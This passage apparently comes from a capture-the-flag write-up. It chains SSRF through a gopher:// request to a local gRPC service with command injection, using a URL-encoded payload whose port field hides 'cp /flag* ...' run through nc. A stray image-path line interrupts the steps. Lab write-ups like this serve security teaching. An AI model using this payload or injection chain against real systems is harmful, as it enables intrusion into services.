%1f%40%8e%9a%ca%c8%b0%c8%42%d6%95%8b%51%0f%21%aa%9b%83%9b%d9%ab%00%00%42%00%0
1%00%00%00%01%00%00%00%00%3d%0a%09%31%32%37%2e%30%2e%30%2e%31%12%30%31%33%33%
37%3b%20%63%70%20%2f%66%6c%61%67%2a%20%2f%61%70%70%2f%65%6c%64%6f%72%69%61%5f
%61%70%69%2f%70%75%62%6c%69%63%2f%66%6c%61%67%2e%74%78%74"
    }
}
}
```

2. Trigger SSRF

   `GET /connect-realm` => `curl -o /dev/null -w "%{http_code}" gopher://127.0.0.1:50051/_<RAW_GRPC_FRAMES>`

3. Send Raw gRPC "CheckHealth"


   The raw frames instruct the server to run `CheckHealth` with `ip = "127.0.0.1"` and `port = "1337; cp /flag* /app/eldoria_api/public/flag.txt"`.

4. Command Injection

   Go's `healthCheck` spawns `nc -zv 127.0.0.1 1337; cp /flag* /app/eldoria_api/public/flag.txt`.

5. Flag Retrieval

   Finally, `GET /flag.txt` returns the copied flag.



```
HTB{[redacted]}
```